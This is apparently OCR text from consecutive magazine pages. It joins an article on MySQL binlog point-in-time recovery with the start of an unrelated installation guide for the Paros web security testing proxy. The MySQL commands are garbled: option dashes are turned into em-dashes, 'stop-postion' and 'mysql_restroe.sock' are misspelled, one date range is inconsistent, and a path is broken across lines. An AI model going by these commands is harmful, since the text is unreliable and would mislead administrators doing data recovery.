在MySQL 5.1版本中，mysqlbinlog被添加进一些附加选项，使得从二进制日志文件进行恢复的过程更加简单，并且不需要再进行手工更改，其中就有——start-date和——stop-date选项。假设用户在2010年1月20日上午10点执行的SQL语句删除了一个大的数据表，则可以使用以下命令进行恢复：

```
#mysqlbinlog --stop-date="2010-01-20 9:59:59" /
var/log/mysql/bin.123456 |mysql -u root -pmypwd
--socket=/tmp/mysql_restore.sock
```

该语句将恢复所有给定——stop-date日

期之前的数据。如果在执行某SQL语句数小时之后才发现执行了错误操作，那么可能还需要恢复之后输入的一些数据。这时，也可以通过mysqlbinlog来完成该功能：

```
#mysqlbinlog —start-date="2010-01-20 10:01:00" /var/log/mysql/bin.123456 |mysql -u root -pmypwd —socket=/tmp/mysql_restore.sock
```

该命令中SQL语句记录的10:01以后的内容将会被恢复。这样，与前面提到的dummp文件恢复，以及两个mysqlbinlog命令相结合，就可以恢复上午10点以前和10:01以后的所有操作和数据。当然，还需要检查日志以保证使用的是准确的时间。

用Position参数恢复

除了使用特定时间恢复以外，还可以使用——Start-position和-stop-position两个mysqlbinlog选项。这两个选项的功能和——start-date与——stop-date类似，不过它要求给出的是可以在日志中找到标识位置的数字。

相比而言，使用位置的方法是一种更精确的恢复方法。为了决定位置的数字，可以使用——start-date与——stop-date就错误事务处理执行的某一特定时间段来运行mysqlbinlog，并且将结果重定向到一个文本文件中进行检查。命令行的形式如下所示：

```
#mysqlbinlog —start-date="2010-01-20 9:55:00"
—stop-date="2010-01-22 10:04:00" /var/log/mysql/bin.123456 >/tmp/mysql_restore.sql
```

该命令会在/tmp目录下创建一个小的文本文件，该文件中会有执行错误SQL时间段里的所有SQL语句。使用文本编辑器打开该文件，然后找到那个不想再执行的SQL语句。一旦知道需要中止和重新开始恢复过程的位置，记下位置数字。位置的标识是log_pos后跟随的一个数字。恢复备份文件可以执行类似以下的命令行：

```
#mysqlbinlog —stop-postion="368312" /var/log/mysql/bin.123456 |mysql -u root -pmypwd —socket=/tmp/mysql_restroe.sock
#mysqlbinlog —start-position="368315" /var/log/mysql/bin.123456 |mysql -u root -pmypwd —socket=/tmp/mysql_restore.sock
```


第一个命令会恢复停止位置前的所有事务，第二个命令会恢复从开始位置处到二进制日志结束的所有内容。

小结

对于一个标准安装的MySQL，通过二进制日志完全恢复任何时刻丢失的数据是一件非常简单、快捷的事情。当然，如果无法忍受使用该方法的要求，比如在进行恢复操作时要锁住其他用户等，也可以使用其他方法来保护数据，比如使用Replication(http://dev.mysql.com/doc/mysql/en/replication.html)。

前置知识：无
关键词：Paros

Paros 3.2.13在Windows平台下的使用指南



文/图 古典娃娃 [N.S.T]

什么是Paros？

Paros是一款使用Java编写的Web安全测试工具，支持多种操作系统，个人感觉Paros的使用非常方便。最新的版本是2005年发布的3.2.13（见图1），虽然有些历史了，但依然很强悍！




图1

Paros在Windows平台下的安装

(1)确保Java运行时间环境(JRE)1.4(或以上)的安装。如果没有，请到http://www.java.com/zh_CN/下载并安装它。

(2)从黑客防线网站下载Paros程序文件。对于Windows版本，只需按照安装程序中的指示操作，然后快捷方式被创建，单击桌面快捷方式来运行程序。

(3)对于UNIX或其他平台，解压缩到一个新的目录中的所有文件手动。单击Jar文件来运行程序。

(4)Paros使用两个端口，8080端口为代理连接，8443端口为内部SSL握手。因此，要确保这两个端口不能被其他应用程序使用。您可以在"选项"选项卡上更改端口和其他设置。

(5)打开网页浏览器，为HTTP和 HTTPS配置代理名称为"localhost"和代理端口"8080"。请注意8443端口是Paros本身使用的，而不是浏览器在使用。

Paros设置

对Paros的设置基本上都在tools菜单的Options(见图2)选项里面。可以自定义代理IP地址、代理端口、代理用户名和密码、最大抓取的深度、同时扫描的主机数量、每个网站的扫描线程并发数等，个人使用的话使用默认设置就OK了。




图2

浏览器设置

1. IE浏览器

IE浏览器的代理设置如图3~图5所示。




图3




图4




图5

2. Firefox浏览器

Firefox浏览器的代理设置如图6、图7所示。

